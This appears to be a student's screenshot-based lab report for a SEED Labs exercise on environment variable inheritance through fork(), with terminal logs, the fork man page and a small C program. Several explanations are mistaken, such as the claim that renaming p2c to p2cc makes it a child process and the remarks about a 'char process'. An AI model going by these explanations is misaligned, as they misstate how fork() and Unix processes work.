
This means we are creating char process; in this char process

We made sure that it still exists by writing

(echo \$ SEEDAGE)

And we got the desired result

So, we conclude that a Bash function is essentially a set of commands that can be called numerous times.



The screenshot shows a desktop environment with a window titled "Lab 0 (intro lab) [Running] - Oracle VM VirtualBox". Inside, a terminal window titled "Terminator" is open. The terminal shows the following command history:

```
/bin/bash
[10/13/21]seed@VM:~$ cd /home/seed/Desktops/its450/lab01
[10/13/21]seed@VM:~/.../lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5
[10/13/21]seed@VM:~/.../lab01$ bash
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5
[10/13/21]seed@VM:~/.../lab01$
```

When change the variable echo to **Unset** What will happen?

```
[10/13/21]seed@VM:~$ cd /home/seed/Documents/its450/lab01
[10/13/21]seed@VM:~/.../Lab01$ export SEEDAGE=5
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5
[10/13/21]seed@VM:~/.../Lab01$ bash
[10/13/21]seed@VM:~/.../lab01$ echo $SEEDAGE
5
[10/13/21]seed@VM:~/.../lab01$ unset $SEEDAGE
bash: unset: ': not a valid identifier
[10/13/21]seed@VM:~/.../lab01$
```

4.2 Task 2: Passing Environment Variables from Parent Process to Child Process.


2.2 Task 2: Passing Environment Variables from Parent Process to Child Process

In this task, we study how a child process gets its environment variables from its parent. In Unix, `fork()` creates a new process by duplicating the calling process. The new process, referred to as the child, is an exact duplicate of the calling process, referred to as the parent; however, several things are not inherited by the child (please see the manual of `fork()` by typing the following command: `man fork`). In this task, we would like to know whether the parent's environment variables are inherited by the child process or not.

Step 1. Please compile and run the following program, and describe your observation. Because the output contains many strings, you should save the output into a file, such as using `a.out > child` (assuming that `a.out` is your executable file name).

So that's mean first we will work on (`man fork`)

using the **man fork** command, we found that the fork function creates a copy of the parent process, that is, the child process. Except for some process IDs, memory locks, etc., the rest are the same, of course. Including the environmental variable values of the parent process, all are copied to the child process:



It shows this result

```

/bin/bash /bin/bash 66x24
FORK(2) Linux Programmer's Manual FORK(2)

NAME fork - create a child process

SYNOPSIS
#include <unistd.h>
pid_t fork(void);

DESCRIPTION
fork() creates a new process by duplicating the calling process. The new process is referred to as the child process. The calling process is referred to as the parent process.

The child process and the parent process run in separate memory spaces. At the time of fork() both memory spaces have the same content. Memory writes, file mappings (mmap(2)), and unmappings (munmap(2)) performed by one of the processes do not affect the other.

The child process is an exact duplicate of the parent
Manual page fork(2) line 1 (press h for help or q to quit)

```



```

/bin/bash /bin/bash 66x24
* The child inherits copies of the parent's set of open
  directory streams (see opendir(3)). POSIX.1 says that
  the corresponding directory streams in the parent and
  child may share the directory stream positioning; on
  Linux/glibc they do not.

RETURN VALUE
On success, the PID of the child process is returned in
the parent, and 0 is returned in the child. On failure,
-1 is returned in the parent, no child process is created,
and errno is set appropriately.

ERRORS
EAGAIN

A system-imposed limit on the number of threads
was encountered. There are a number of limits
that may trigger this error: the RLIMIT_NPROC soft
resource limit (set via setrlimit(2)), which limits
the number of processes and threads for a real
user ID, was reached; the kernel's system-wide
limit on the number of processes and threads,
/proc/sys/kernel/threads-max, was reached (see
Manual page fork(2) line 117 (press h for help or q to quit))

```

So, we can see also many functions

```

/bin/bash /bin/bash 66x24
fork() system call, the glibc fork() wrapper that is provided as part of the NPTL threading implementation invokes clone(2) with flags that provide the same effect as the traditional system call. (A call to fork() is equivalent to a call to clone(2) specifying flags as just SIGCHLD.) The glibc wrapper invokes any fork handlers that have been established using pthread_atfork(3).

EXAMPLE
See pipe(2) and wait(2).

SEE ALSO
clone(2), execve(2), exit(2), setrlimit(2), unshare(2),
vfork(2), wait(2), daemon(3), capabilities(7), credentials(7)

COLOPHON
This page is part of release 4.04 of the Linux man-pages project. A description of the project, information about reporting bugs, and the latest version of this page, can be found at http://www.kernel.org/doc/man-pages/.

```

In step 1 we have this program (to work in right way I should understand this program first)

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h> } Head file

Here use it to access the environment variables

extern char **environ; }


void printenv() —→ Here there's a function
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

void main() —→ Main function
{
    pid_t childPid; } We create the define the pid or
    char process

switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        //printenv();
        exit(0);
}
}

Here we use Fork to create the char
Two important labels
①
②
```

After understanding the program, we go to this website



Copy the code link to past in SEED LABS

```
[10/13/21]seed@VM:~/. . . /lab01$ man fork  
[10/13/21]seed@VM:~/. . . /lab01$ [10/13/21]seed@VM:~/. . . /lab01$ cd ..  
[10/14/21]seed@VM:~/. . . its450$
```

I wrote the 'Git Clone'. This is used to create a copy or clone of an existing target repository in a new directory.

```
[10/13/21]seed@VM:~/. . . /lab01$ [10/13/21]seed@VM:~/. . . /lab01$ [10/13/21]seed@VM:~/. . . /lab01$ cd ..  
[10/14/21]seed@VM:~/. . . its450$
```

```
[10/14/21]seed@VM:~/. . . its450$ git clone https://github.com/ufidon/its450.git
```


It is downloading

```
[10/14/21]seed@VM:~/. . . its450$ git clone https://github.com/ufidon/its450.git  
Cloning into 'its450'...  
remote: Enumerating objects: 815, done.  
remote: Counting objects: 100% (180/180), done.  
remote: Compressing objects: 100% (138/138), done.  
Receiving objects: 39% (318/815), 9.93 MiB | 1.34 MiB/s
```

I will install tree


What is the purpose of downloading it?

It outputs the directory paths and files in each sub-directory and a summary of a total number of sub-directories and files.



```
[10/14/21]seed@VM:~/.its450$ ^C
[10/14/21]seed@VM:~/.its450$ sudo apt install tree
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  tree
0 upgraded, 1 newly installed, 0 to remove and 3 not upgraded.
Need to get 42.5 kB of additional disk space will be used
.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/universe i386 tree i386 1.7.0-3 [42.5 kB]
Fetched 42.5 kB in 1s (33.2 kB/s)
Selecting previously unselected package tree.
(Reading database ... 215092 files and directories currently installed.)
Preparing to unpack .../archives/tree_1.7.0-3_i386.deb ...
Unpacking tree (1.7.0-3) ...
Processing triggers for man-db (2.7.5-1) ...
Setting up tree (1.7.0-3) ...
[10/14/21]seed@VM:~/.its450$ tree
```


After install I wrote (tree) it show this result





```
dom_propogating.js
edit_profile.js
self_propogating.js
xsswörm.js
12.WebSQL
  changepw.html
  changepw.php
  dbtest.sql
  getdata_encoding.php
  getdata.php
  getdata_prepare.php
  login.html
  testmulti_sql.php
 README.md
 slides
   10WebCSRF.pdf
   11WebXSS.pdf
   12WebSQLInjection.pdf
 README.md
 README.md
 README.md
66 directories, 209 files
[10/14/21]seed@VM:~/.its450$ tree its450/
```

After you download the file through the link you used in programming earlier

Which contains the codes



I copy and paste the codes into Lab 01. (File that I created in the beginning)



I wrote (cd lab01)

Ls

To be sure all file I copy it in right place

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
[10/14/21]seed@VM:~/.../its450$ cd lab01
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c envex.c myprintenv.c
System Settings catall.c myenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ gcc p2c.c -o p2c
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c envex.c myprintenv.c p2c.c
cap_leak.c catall.c myenv.c p2c
[10/14/21]seed@VM:~/.../lab01$ Right Control

```

Step 1. Please compile and run the following program, and describe your observation. Because the output contains many strings, you should save the output into a file, such as using a.out > child (assuming that a.out is your executable file name).

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
[10/14/21]seed@VM:~/.../its450$ cd lab01
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c envex.c myprintenv.c
cap_leak.c catall.c myenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ gcc p2c.c -o p2c
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c envex.c myprintenv.c p2c.c
cap_leak.c catall.c myenv.c p2c
[10/14/21]seed@VM:~/.../lab01$ a.out cap_leak.c catall.c myenv.c p2c
[10/14/21]seed@VM:~/.../lab01$ Right Control

```

After writing p2c

This is program name

All of this environment variables

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=xsession started
LOGNAME=seed
COMPIZ_BIN_PATH=/usr/bin/
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:
/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
= ./p2c
[10/14/21]seed@VM:~/.../lab01$ 

```

The screenshot shows a Linux desktop environment with a terminal window open. The terminal title is 'Terminator /bin/bash'. The window contains a list of environment variables and a command-line history. An orange box highlights the command '= ./p2c' in the history, with the text 'This is program name' next to it. A blue box highlights the entire list of environment variables, with the text 'All of this environment variables' next to it. Arrows point from the labels to their respective areas.

We git char process

```

Lab 0 ( intro lab) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator /bin/bash /bin/bash 66x24
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:
/usr/share/:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
= ./p2c
System Settings [10/14/21]seed@VM:~/.../lab01$ ./p2c > child
[10/14/21]seed@VM:~/.../lab01$ mv p2c p2cc
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c child myenv.c p2cc
cap_leak.c catal.c envex.c myprintenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ 

```

The screenshot shows a Linux desktop environment with a terminal window open. The terminal title is 'Terminator /bin/bash'. The window contains a list of environment variables and a command-line history. The command '= ./p2c' is followed by 'System Settings' and then '[10/14/21]seed@VM:~/.../lab01\$./p2c > child'. This indicates that the 'p2c' command has forked into a child process named 'child'. The command '[10/14/21]seed@VM:~/.../lab01\$ mv p2c p2cc' renames the original 'p2c' file to 'p2cc'. The command '[10/14/21]seed@VM:~/.../lab01\$ ls' lists files in the directory, showing 'p2cc' and other source files like 'callsys.c' and 'cap_leak.c'.


So, we understand that = (p2cc is a child of p2c)

Step 2. Now comment out the `printenv()` statement in the child process case (Line ①), and uncomment the `printenv()` statement in the parent process case (Line ②). Compile and run the code again, and

describe your observation. Save the output in another file.


I find that their environment variables are exactly the same.

I wrote (subl p2c.c) to get the program code



```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4 extern char **environ;
5
6 void printenv()
7 {
8     int i = 0;
9     while (environ[i] != NULL)
10    {
11        printf("%s\n", environ[i]);
12        i++;
13    }
14 }
15
16 void main()
17 {
18     pid_t childPid;
19     switch (childPid = fork())
20     {
21         case 0: /*child process*/
22             printenv();
23             exit(0);
24         default: /*parent process*/
25             //printenv();
26             exit(0);
27     }
28 }
```

Label 2 change the //printenv(); to printenv();



```
LESSOPEN=| /usr/bin/lesspipe %
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
./p2c
[10/14/21]seed@VM:~/.../lab01$ ./p2c > child
[10/14/21]seed@VM:~/.../lab01$ mv p2c p2cc
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c child myenv.c p2cc
cap_leak.c catall.c envex.c myprintenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ subl p2c.c
[10/14/21]seed@VM:~/.../lab01$ gcc p2c.c -o p2cp
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c child myenv.c p2cc p2cp
cap_leak.c catall.c envex.c myprintenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$
```

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 6x24

```
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-3mV2lNduMv
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/
:/usr/share:/var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
= ./p2cp
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c child myenv.c p2cc p2cp
cap_leak.c catal.c envex.c myprintenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ ./p2cc > child
[10/14/21]seed@VM:~/.../lab01$ ./p2cp > parent
[10/14/21]seed@VM:~/.../lab01$ diff child parent
```

Right Control

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 6x24

```
LESSOPEN=| /usr/bin/lesspipe %s
INSTANCE=
UPSTART_JOB=unity7
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
OLDPWD=/home/seed/Documents/its450
= ./p2cp
[10/14/21]seed@VM:~/.../lab01$ ls
callsys.c capleak.c child myenv.c p2cc p2cp
cap_leak.c catal.c envex.c myprintenv.c p2c.c
[10/14/21]seed@VM:~/.../lab01$ ./p2cc > child
[10/14/21]seed@VM:~/.../lab01$ ./p2cp > parent
[10/14/21]seed@VM:~/.../lab01$ diff child parent
76c76
<_=./p2cc
---
>_=./p2cp
[10/14/21]seed@VM:~/.../lab01$
```

Right Control

I wrote Sudo meld

Lab 0 (intro lab) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash /bin/bash 66x24

```
Selecting previously unselected package python-gi-cairo.
(Reading database ... 215099 files and directories currently installed.)
Preparing to unpack .../python-gi-cairo_3.20.0-0ubuntu1_i386.deb ...
Unpacking python-gi-cairo (3.20.0-0ubuntu1) ...
Selecting previously unselected package meld.
Preparing to unpack .../archives/meld_3.14.2-1_all.deb ...
Unpacking meld (3.14.2-1) ...
Processing triggers for hicolor-icon-theme (0.15-0ubuntu1) ...
Processing triggers for shared-mime-info (1.5-2ubuntu0.1) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libglib2.0-0:i386 (2.48.2-0ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-6ubuntu3.1) ...
Processing triggers for desktop-file-utils (0.22-1ubuntu5) ...
Processing triggers for bamfdaemon (0.5.3~bzr0+16.04.20160824-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.59ubuntu1) ...
Setting up python-gi-cairo (3.20.0-0ubuntu1) ...
Setting up meld (3.14.2-1) ...
[10/14/21]seed@VM:~/.../lab01$
```

Right Control

Rebuilding /usr/share/applications/bamf-2.index...
